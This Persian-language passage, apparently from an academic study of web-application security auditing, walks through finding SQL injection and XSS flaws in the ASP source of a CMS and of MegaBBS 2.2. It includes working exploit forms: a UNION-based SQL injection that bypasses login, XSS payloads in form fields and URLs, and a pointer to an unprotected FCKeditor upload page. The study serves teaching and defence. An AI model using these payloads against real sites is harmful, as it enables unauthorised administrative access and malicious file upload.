        'MM_valPassword2 = EnDeCrypt(MM_valPassword, MM_valPassword)
        'MM_valPassword3 = URLEncode(MM_valPassword2)
end if
```

در اینجا می بینیم که متغیر MM_valUsername چگونه مقدار دهی می شود. حال مشکل بعدی درست کردن درخواست SQL خط 44 است:

MM_rsUser.Source = "SELECT ID, Type, Username, Password FROM ac_user WHERE Username='" & MM_valUsername &"' AND Password='" & MM_valUsername3 & "'"

همینجا متوجه می شویم که حمله SQL Injection به عنوان آسیب پذیری دیگر می تواند وجود داشته باشد. چرا که مقدار MM_valUsername بدون هیچ کنترل قبلی در رشته درخواست SQL قرار می گیرد. در

واقع با خواندن کدها متوجه می شویم که برنامه نویس می خواسته شخصی پس از اینکه با نام کاربری و رمز عبور درست وارد شد، اگر پارامتر accessdenied تنظیم شده باشد، به صفحه ای که این پارامتر به آن اشاره می کند به صورت خودکار وارد شود. پس چون وقتی آسیب پذیری XSS اتفاق می افتد که ورود درست انجام شده باشد، آسیب پذیری XSS از درجه اهمیت خیلی کمی برخوردار است اما هنوز هم کمی قابل اهمیت است. برای اثبات این گفته همین کافیست که مهاجم با طراحی یک فرم و قرار دادن آن در جایی که یک نفر روی آن کلیک می کند می تواند پسورد را عوض کند و سایت را به هم بریزد، بدون اینکه خود شخصی که فرم را ساخته اینکار را مستقیما انجام دهد.

پس Exploit آسیب پذیری سوم و چهارم به شرح زیر خواهد بود: (این Exploit با توجه به سعی و خطا و الگوریتم رمزنگاری RC4 به دست آمده است) با این Exploit می توان در سایت بدون داشتن نام کاربری و رمز عبور Login کرد.

Exploit آسیب پذیری 3 (XSS):

```
<form action="main_login2.asp?accessdenied=javascript:alert('XSS')" method="post">
<input type="hidden" name="username" id="username" value="FooNot' union select
1,2,3,'%CE%10%C9%CE%AC%0F%F3%07A%91%8B%1B%9FF%2D%DF%EBcO%9Au%5
F%28%80%A5%0D%D0%89%EA%EF%3E%BB%BDx%5F%0EM%7C%09%2C%B6s%9D
%EAa%2FqX%7E%08%05%CAZ%26%1ET%10%CE' from ac_user where
Username='1'or'1'='1'or'1'='1" size="200"/>
<br />
<input type="hidden" name="password" id="password" value="0" />
<br />
<input type="submit" value="Click To Login!" />
</form>
```

Exploit آسیب پذیری 4 (SQL Injection):

```
<form action="main_login2.asp" method="post">
```

<input type="hidden" name="username" id="username" value="FooNot' union select 1,2,3,'%CE%10%C9%CE%AC%0F%F3%07A%91%8B%1B%9FF%2D%DF%EBcO%9Au%5F%28%80%A5%0D%D0%89%EA%EF%3E%BB%BDx%5F%0EM%7C%09%2C%B6s%9D%EAa%2FqX%7E%08%05%CAZ%26%1ET%10%CE' from ac_user where Username='1'or'1'='1'or'1'='1" size="200"/>

<input type="hidden" name="password" id="password" value="0" />

<input type="submit" value="Click To Login!" />
</form>

- main_login_code.asp:

خط 341:

logoutVar = CStr(Request("referrer"))

تنها در یک شرط استفاده دارد.

حال می بینیم که نوبت به پوشه Admin رسیده است. پس باید دقت کنیم که علاوه بر جستجوی حملات ابتدا ببینیم توسط مهاجم قابل دسترسی باشند. (یعنی به Login کردن نیاز نداشته باشند.) این کار را admin/admin_login_check.asp انجام می دهد که در admin/admin_scripts.asp و admin/admin_scripts_1252.asp نیز include شده است. پس هر فایلی اینها را نیز Include کرده باشد نیاز به Login دارد. پس از نوشتن صفحاتی که نیاز به login دارند خودداری می کنیم.

- admin_colors_swatch.asp:

خط 3:

var formField = String(Request.QueryString("field"));

که چون formField در متن کد به کار رفته است می تواند زمینه ساز XSS باشد.

```
function ClickColor(ThisColor) {
Color = ThisColor;
myCell.bgColor = Color;
myForm.myText.value= Color;
opener.mainform.<%=formField%>.value = Color;
window.close();
}
```

پس کافیست به عنوان **آسیب پذیری پنجم** بنویسیم:

admin/admin_colors_swatch.asp?field=value=";}alert('XSS');function(){myForm.myText

- admin_lang.asp:

خط 5:

myStr = request.servervariables("url")

که آسیب پذیر نیست.

- admin_lang_login.asp:

خط 5:

myStr = request.servervariables("url")

که آسیب پذیر نیست.

- admin_users_edit_form2.asp:

خط 5:

myParam = Request.Form("ID")

می بینیم که این فایل به تنهایی به پایگاه داده متصل نیست.

- admin_users_view.asp:

خط 37:


For Each Item In Request.QueryString

می بینیم که این فایل به تنهایی به پایگاه داده متصل نیست.

از پوشه fckeditor صرف نظر می کنیم و قبل از اینکه به مرحله بعد برویم وجود fckeditor را که بدون هیچ تغییری در کدهای اصلی آن و توانایی upload فایل در سایت وجود دارد به عنوان **آسیب پذیری ششم** اعلام می کنیم که Exploit آن به شرح زیر است:

/admin/fckeditor/editor/filemanager/connectors/test.html

حال سراغ روش های متمم که در ابتدا گفته شد می رویم. این روش ها غالبا ابتکاری بوده و از یک برنامه تا برنامه دیگر متفاوت هستند و تنها به این دلیل استفاده می شوند که اگر چیزی در مراحل قبلی جا افتاده است آشکار شود. همانطور که از کدهای این برنامه تا به حال برآمده است برای درخواست از پایگاه داده عبارت Source. همواره دیده می شود پس به دنبال این عبارت در تمام برنامه در برنامه می گردیم. می خواهیم ببینیم جایی هست که بتوانیم درخواست SQL را به دلخواه خود تغییر دهیم یا نه. برای این کار به دنبال پارامتر تغییر پذیر در رشته SQL می گردیم:



شکل 3-6 تصویر برنامه Dreamweaver

- default_content.asp:

این فایل قبلا به عنوان فایل آسیب پذیر مشخص شده است.

- default_menu_functions.asp:

خط 36:

myCatID = "SELECT * FROM ac_item WHERE Category_ID = " & catID & " ORDER BY VerticalPosition DESC, Title DESC"

حال باید به دنبال catID بگردیم و ببینیم می توان آن را تغییر داد یا خیر. پس باید ببینیم تابع printItemF چه زمانی صدا زده می شود. این کار بسیار زمانبر بوده و نیازمند خواندن و دنبال کردن بیشتر کدهای برنامه است. با توجه به اینکه ما تا به حال توانسته ایم شش آسیب پذیری را شناسایی کنیم و حتی به کمک یکی از

آنها توانسته ایم مدیریت برنامه را بدون داشتن مجوز بدست بگیریم و به کمک یکی دیگر توانستیم فایل هایمان را upload کنیم، پس کار را همینجا متوقف می کنیم چرا که صرف زمان بیشتر روی این برنامه در حال حاضر دیگر صرفه اقتصادی ندارد و از نظر آموزشی نیز بیشتر شبیه آموزش زبان ASP خواهد شد. اگر قرار بود این برنامه را به صورت کامل بررسی کنیم، می بایستی علاوه بر اتمام همین مرحله، فلوچارت کاری که در بالاتر گفته شده بود را نیز مو به مو انجام دهیم و علاوه بر اینها فلوچارت خود برنامه را کشیده و آسیب پذیری های منطقی را نیز شناسایی کنیم.

د-2-1- نتیجه گیری قسمت دستی:

ما در اینجا به طور دستی و همچنان به صورت خودکار در یک برنامه مدیریت محتوا که به زبان ASP بود به دنبال آسیب پذیری های معمول نوع وب یعنی SQL Injection و XSS گشتیم. در این راه دو آسیب پذیری توسط برنامه خودکار در زمان حدود 15 دقیقه شناسایی شد و این در حالی بود که شش آسیب پذیری به صورت دستی، طی دو ساعت و نیم پیدا شد. از بین آسیب پذیری های پیدا شده دو تا از اهمیت بالاتری نسبت به بقیه برخوردارند. چرا که به وسیله یکی می توان مدیریت سامانه را به دست گرفت و به وسیله دیگری می توان فایل های خطرناک را upload نمود و این در حالی است که ما در حالت دستی فلوچارت های کاری خود را کامل اجرا نکرده ایم. از اینجا می توان نتیجه گرفت که برنامه از امنیت مطلوبی برخوردار نبوده و امکان کشف آسیب پذیری های جدید و متنوع نیز همچنان وجود دارد.

1.2.3.3. پیدا کردن ضعف های امنیتی برنامه MegaBBS:

الف- دانلود سورس کد ASP و نصب آن (روی IIS)

Vendor: http://www.pd9soft.com/

Version: 2.2

File Name: megabbs2.2.zip, megabbs2.2-access.zip

Current Address:

http://www.pd9soft.com/megabbs-support/megabbs2.2.zip

http://www.pd9soft.com/megabbs-support/megabbs2.2-access.zip

http://www.pd9soft.com/megabbs-support/megabbs2.2-mssql.zip

http://www.pd9soft.com/megabbs-support/megabbs2.2-mysql.zip


ب- تنظیم Dreamweaver برای راحتی کار با فایل ها

ج- مراحل نصب کامل و مجوز دادن به فایل ها یا پوشه ها طبق کمک برنامه انجام می شود.


د- آغاز حمله در این مرحله صورت می گیرد که می تواند به صورت ماشینی یا دستی دقیق باشد.

د-1- مرحله ماشینی با ابزاری به نام Accunetix نسخه 5:


تنظیم برنامه به شکل زیر است:




شکل 3-7 گام اول تنظیم برنامه خودکار




شکل 3-8 گام دوم تنظیم برنامه خودکار



شکل 3-9 گام سوم تنظیم برنامه خودکار



شکل 3-10 گام چهارم تنظیم برنامه خودکار



شکل 3-10 گام پنجم تنظیم برنامه خودکار

د-1-1- نتایج با برنامه accunetix:

زمان: 2 ساعت

آسیب پذیری های شناسایی شده:

آسیب پذیری SQL Inection در /profile/controlpanel.asp

پتانسیل آسیب پذیری Upload فایل در

/forums/attach-file.asp و /profile/controlpanel.asp

برای به کار گیری این خطرات باید خود وارد عمل شویم. در بعضی اوقات اصلا اینها آسیب پذیری نیستند. که در طول مرحله زیر مشخص می شود.

4-2- مرحله دستی:

مانند برنامه قبلی، ما ابتدا به دنبال تمام Request هایی می گردیم که خارج از فرض شرط ها باشند (و در متغیری ریخته شوند یا در جایی مانند درخواست SQL به کار گرفته شوند)، چرا که ورودی صفحات ASP تنها از طریق آنها صورت می پذیرد. حال تمام Requestها را دنبال می کنیم و اگر جزو پارامتری از صفحه یا درخواست های SQL باشند، آنها را به منظور حملات XSS و SQL Injection یادداشت و رهگیری می کنیم و اگر بگوییم آسیب پذیری مشاهده نشد منظور فقط همین دو نوع آسیب پذیریست چرا که ما سایر آسیب پذیری ها را فعلا بررسی نمی کنیم. توجه داشته باشید که مرحله انتهایی فلوچارت را هرچه کامل تر انجام دهیم ما را به آسیب پذیری های بیشتری رهنمون می سازد. در آسیب پذیری XSS باید بگوییم که ما همه آنها را نمی توانیم با این روش پیدا کنیم چرا که گاهی اوقات رشته ثبت شده ما در پایگاه داده، در یک صفحه دیگر خطر حمله XSS را ایجاد می کند!

توجه کنید که کدهای این برنامه به صورت کاملا اختصاصی زده شده اند و جزو برنامه هایی خاص نوشته شده با ASP می باشد. استفاده زیاد از توابع و کلاس ها در جای جای این برنامه به چشم می خورد که متعاقبا کار ما را بسیار سخت کرده و حتی اگر یک برنامه خودکار ردیابی خطا نیز وجود می داشت، آن را نیز مطمئنا به چالش می کشید. یکی از موارد جالب و آموزشی که در این برنامه وجود دارد این است که کدهای این برنامه را به راحتی می توان تبدیل به فایل های DLL نمود که کدهای آن قابل خواندن نباشد، چرا که در هیچ کجا کدهای HTML جدا مشاهده نمی کنیم.

نکته ای که در مورد برنامه های تحت وب وجود دارد، صرف نظر کردن از فایلهاییست که برای اجرا نیاز به مجوز مدیریت دارند، چرا که مدیر هیچگاه نیاز به نفوذ به سایت خود ندارد. لذا در اینجا بیشتر فایل های شاخه Admin را بررسی نمی کنیم و فقط آنهایی را بررسی می کنیم که بدون نیاز به مجوز مدیریت قابل بازگشایی می باشند.

- alert-approve.asp:

خط 14:

```
vAlert = Alerts.GetAlertInfo(request.querystring("id"))
```

در اینجا ابتدا باید ببینیم GetAlertInfo() چه می کند و سپس vAlert را رهگیری کنیم. تابع GetAlertInfo() را در include-alerts.asp می یابیم. همانطور که می بینید ValidateNumeric() که در فایل include.asp وجود دارد برای محافظت وجود داشته و با وجود آن نمی توان به جز عدد چیزی وارد کرد. از آنجایی که خروجی نیز توسط داده های از قبل تعیین شده سیستم در پایگاه داده انتخاب می شود این خط کلا آسیب پذیر نمی باشد.

خط 34:

```
vAlert(AL_Message)  = trim(request.form("reason"))
```

که در CreateAlert() در فایل include-alerts.asp به کار گرفته می شود. در اینجا نیز تابع ValidateNumeric() مانع از اجرای کد خطرناک می شود.

- alert-list.asp:

خط 14:

```
iAlertType = BBS.ValidateNumeric(request.querystring("type"))
```

در اینجا نیز تابع ValidateNumeric() مانع از ورود کد خطرناک می شود.

- alert-view.asp:

خط 14:

```
vAlert = Alerts.GetAlertInfo(request.querystring("id"))
```

طبق صحبت هایی که قبلا شد آسیب پذیر نیست.

- category-view.asp:

خط 27 و 31:

iCategoryID = BBS.ValidateNumeric(request.querystring("cat"))

طبق صحبت هایی که قبلا شد آسیب پذیر نیست.

خط 39 و 41:

iCatLock = BBS.ValidateNumeric(request.querystring("catlock"))

طبق صحبت هایی که قبلا شد آسیب پذیر نیست.

خط 68:

bCategoryCollapsed = BBS.ValidateBoolean(request.cookies(sBBSCookieRoot & "cat" & vCategoryList(0, index) & "collapsed"))

تابع ValidateBoolean() نیز آسیب پذیر نمی باشد.

- forgot-password.asp:

خط 19:

vUserInfo = BBS.GetUserInfobyName(request.form("username"))

به دنبال تابع GetUserInfobyName() معلوم می شود که در فایل include.asp باید به دنبال تابع GetMemberID() باشیم. همان طور که دیده می شود متغیر ما توسط تابع ValidateSQL() در نهایت کنترل شده، پس آسیب پذیر نمی باشد.

خط 23:

rsMaster.open "select memberid from members where emailaddress='" & BBS.ValidateSQL(trim(request.form("email"))) & "'", dbConnection, adOpenForwardOnly, adLockReadOnly

در اینجا هم تابع ValidateSQL() آسیب پذیری را از بین می برد.

- inbox.asp:

خط 13:

```
sFolderType = request.querystring("folder")
```

به دنبال متغیر sFolderType تابع ValidateField() را باید بررسی کنیم. خواهیم دید که این تابع تمامی کاراکترهایی را که باعث حمله XSS می شود جایگزین می کند. پس آسیب پذیری در اینجا وجود ندارد.

خط 30:

```
ipmid = BBS.ValidateNumeric(request.querystring("view"))
```

آسیب پذیر نیست.

خط 34:

```
for each ipmid in request("pmid")
```

متغیر ipmid را دنبال می کنیم. تابع GetPrivateMessage() را بررسی می کنیم و می بینیم که به دلیل کنترل عدد آسیب پذیر نیست. همین طور در مورد توابع deletePrivateMessage() و deleteSentPrivateMessage() این حکم صادق است.

- logon.asp:

خط 12 تا 18:

```
sPostUsername = request.form("postusername")
sPostPassword = ucase(request.form("postpassword"))
sPostVerification = request.form("postverification")
sRedirect     = request.querystring("redirect")
sAction       = request.form("action")
sPasswordAction = request.querystring("password")
```

به دنبال این متغیر ها به طور جدا گانه می گردیم.

sPostUsername در توابع GetUserInfoByName(),CheckUsername() آمده است و آنها نیز چون به GetMemberID() ربط پیدا می کنند، آسیب پذیر نیستند. در جایی هم داریم:

sBBSUsername = sPostUsername پس به دنبال sBBSUsername هم می گردیم که در UpdateLocation آمده است (خط 87). در این تابع نیز رشته با ValidateSQL() کنترل می شود، پس آسیب پذیر نیست.

اگر بقیه متغیر ها را نیز دنبال کنیم آسیب پذیری ای نمی بینیم.

- register-accept.asp:

خطوط 23 تا 32:

```
vUserInfo(UI_Username)   = left(trim(request.form("username")), 20)
vUserInfo(UI_Password)   = left(trim(request.form("password")), 20)
vUserInfo(UI_Realname)   = left(trim(request.form("realname")), 50)
vUserInfo(UI_WebsiteAddr)= left(trim(request.form("websiteaddr")), 75)
vUserInfo(UI_EmailAddr)  = left(trim(request.form("emailaddr")), 75)
vUserInfo(UI_ICQNumber)  = left(trim(request.form("icqnumber")), 15)
vUserInfo(UI_AIM)        = left(trim(request.form("aim")), 75)
vUserInfo(UI_MSN)        = left(trim(request.form("msn")), 75)
vUserInfo(UI_Yahoo)      = left(trim(request.form("yahoo")), 75)
```

رهگیری به ما نشان می دهد که اینها در CreateUser() به کار می آیند. و در آنجا نیز SQLTrim() مانع از اجرای کد خطرناک می شود.

خط 43:

```
sPostVerification = trim(request.form("postverification"))
```

این متغیر در یک خط شرطی (خط 88) تنها به کار رفته است پس آسیب پذیر نیست.

- reset-password.asp:

خط 14:

vUserInfo = BBS.GetUserInfobyName(request.form("username"))

قبلا دیدیم که GetUserInfobyName() آسیب پذیر نیست.

- send-private-message.asp:

خط 33:

vReplyMessageInfo = Messenger.GetPrivateMessage(request.querystring("replyid"))

می بینیم GetPrivateMessage() آسیب پذیر نیست چرا که اعداد کنترل می شوند

خط 41:

vMessageInfo(PM_ToName) =
BBS.GetUserInfobyID(request.querystring("toid"))(UI_Username).

تابع GetUserInfobyID() امن بوده و آسیب پذیر نیست (به دلیل کنترل اعداد).

از اینجا به بعد هرجا که از توابع امنی چون GetPrivateMessage() یا GetUserInfobyID() استفاده شده باشد از آن صرف نظر کرده و در مورد آن نمی نویسیم.

خط 75:

vToString = split(request.form("toid"), "|")

می بینیم که این متغیر در خط 79 یعنی:

response.write vToString(index) & "
" & CRLF

در حال چاپ شدن است. پس **اولین آسیب پذیری** از نوع XSS وقتی که فرد قبلا login شده باشد وجود دارد و exploit آن به شکل زیر است:

```
<form action="send-private-message.asp" method="post">
<input type="hidden" name="action" value="post" />
<input type="text" name="toid" value="<script>alert('XSS')</script>" />
<br />
<input type="submit" name="" value="submit" />
```

</form>

خط 90 و 91:

```
vMessageInfo(PM_Subject) = request.form("subject")
vMessageInfo(PM_Body)    = request.form("body")
```

